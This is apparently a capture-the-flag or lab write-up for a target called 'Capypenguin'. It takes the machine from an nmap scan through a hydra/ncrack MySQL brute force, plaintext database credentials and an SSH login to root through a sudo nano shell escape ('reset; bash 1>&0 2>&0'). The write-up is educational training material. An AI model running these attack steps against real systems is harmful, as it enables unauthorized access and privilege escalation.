Capypenguin

Table of Contents

Introduction

This report documents the steps taken during a penetration test of a target machine with the IP address `172.17.0.2`. The goal of this test was to identify vulnerabilities and exploit them to gain root access.

Information Gathering

Initial Scanning

We begin with a comprehensive port scan to identify open ports and running services on the target machine.

Full Port Scan

```
sudo nmap -p- --open -sS --min-rate 5000 -n -Pn $IP | grep -oP '\d+(?=/tcp)' | paste -sd ',' -
```

- `-p-`: Scan all 65535 ports.

- `--open`: Show only open ports.
- `-sS`: Conduct a stealth SYN scan.
- `--min-rate 5000`: Set a minimum rate of 5000 packets per second.
- `-n`: Disable DNS resolution.
- `-Pn`: Treat all hosts as online, skip host discovery.

Open Ports Identified:

```
22, 80, 3306
```

Service Enumeration

To gain further insights into the services running on the open ports, we perform a service version scan.

```
nmap -sCV $IP -oN nmap -Pn -p22,80,3306
```

- `-sCV`: Perform service version detection and default scripts.
- `-oN`: Output results to a file named `nmap`.
- `-Pn`: Treat all hosts as online.

Nmap Results:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-19 07:24 EDT
Nmap scan report for 172.17.0.2
Host is up (0.00052s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 9e:6a:3f:89:de:9d:05:d9:94:32:73:8d:31:e0:a5:eb (ECDSA)
|_  256 e7:ef:4f:4a:25:86:c9:55:b0:88:0a:8c:79:03:d0:9f (ED25519)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Web de Capybaras
|_http-server-header: Apache/2.4.52 (Ubuntu)
3306/tcp open  mysql   MySQL 5.5.5-10.6.16-MariaDB-0ubuntu0.22.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.6.16-MariaDB-0ubuntu0.22.04.1
|   Thread ID: 36
|   Capabilities flags: 63486
|   Some Capabilities: ConnectWithDatabase,
IgnoreSpaceBeforeParenthesis, Speaks41ProtocolNew,
DontAllowDatabaseTableColumn, LongColumnFlag, Speaks41ProtocolOld,
ODBCClient, FoundRows, IgnoreSigpipes, InteractiveClient, Support41Auth,
SupportsCompression, SupportsTransactions, SupportsLoadDataLocal,
SupportsAuthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: lkS<qFK&wJIpx*b5!Bga
|_  Auth Plugin Name: mysql_native_password
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumeration

Web Enumeration

We identify that port 80 is running an Apache web server. Using `whatweb`, we gather additional information about the web service.

```
whatweb http://$IP
```

```
http://172.17.0.2 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[172.17.0.2],
Title[Web de Capybaras]
```

While browsing the web application, we discover a user leak and a potential hint in the source code.

User Leak: `capybarauser`

Hint in Source Code:

```
<p>He securizado mi password, ya no se encuentra al comienzo del
rockyou..., espero que nadie use el comando tac y se fije en las últimas
passwords del rockyou</p>
```

This translates to "I have secured my password, it is no longer at the beginning of rockyou..., I hope no one uses the tac command and looks at the last passwords of rockyou."

Exploitation

MySQL Password Brute Force

Given the hint, we use the `tac` command to reverse the `rockyou.txt` password list and attempt to brute force the MySQL login.

```
tac /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt | head -n
10 | tr -cd '\\11\\12\\15\\40-\\176' | sed
's/^[[:space:]]*//;s/[[:space:]]*$//' | sed '/^$/d' | sed
's/[[:space:]]\\+/ /g' > passwords.txt
```

- Reverses the order of lines in the `rockyou.txt` file.
- Takes the last 10 lines from this reversed order.
- Cleans up the lines by:
  - Removing non-printable and non-ASCII characters.
  - Trimming leading and trailing whitespace.
  - Removing empty lines.
  - Collapsing multiple spaces into a single space.
- Saves the cleaned-up output to `passwords.txt`.

We then use tools like `hydra` and `ncrack` to brute force the MySQL credentials.

```
hydra -l capybarauser -P passwords.txt mysql://$IP
```

```
ncrack -u capybarauser -P passwords.txt mysql://$IP
```

Credentials found:

- **Username:** capybarauser
- **Password:** ie168

Database Access

Using the obtained credentials, we access the MySQL database.

```
mysql -u capybarauser -h $IP -p
```

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| pinguinasio_db     |
| sys                |
+--------------------+
5 rows in set (0.001 sec)

MariaDB [(none)]> use pinguinasio_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [pinguinasio_db]> show tables;
+--------------------------+
| Tables_in_pinguinasio_db |
+--------------------------+
| users                    |
+--------------------------+
1 row in set (0.001 sec)

MariaDB [pinguinasio_db]> select * from users;
+----+-------+------------------+
| id | user  | password         |
+----+-------+------------------+
|  1 | mario | pinguinomolon123 |
+----+-------+------------------+
```

Privilege-Escalation

SSH Access

With the newly discovered credentials, we gain SSH access as the user `mario`.

```
ssh mario@$IP
```


Exploiting Sudo Nano Privileges

Checking the sudo privileges reveals that `mario` can run `nano` with elevated privileges without a password.

```
sudo -l
User mario may run the following commands on 422e457f179c:
    (ALL : ALL) NOPASSWD: /usr/bin/nano
```

Using `nano`, we exploit this to gain a root shell.

```
sudo nano ^R^X reset; bash 1>&0 2>&0
```



```
Command to execute: reset; bash 1>&0 2>&0
^G Help                                                  M-F Ne
```

Conclusion

During this penetration test, we successfully identified and exploited multiple vulnerabilities that allowed us to escalate our privileges from a low-privileged user to root access. Key findings included:

- User enumeration and password hints in web application source code.
- Weak MySQL credentials.
- Misconfigured sudo permissions allowing privilege escalation.

These findings highlight the importance of securing web application source code, using strong and unique passwords, and correctly configuring user permissions.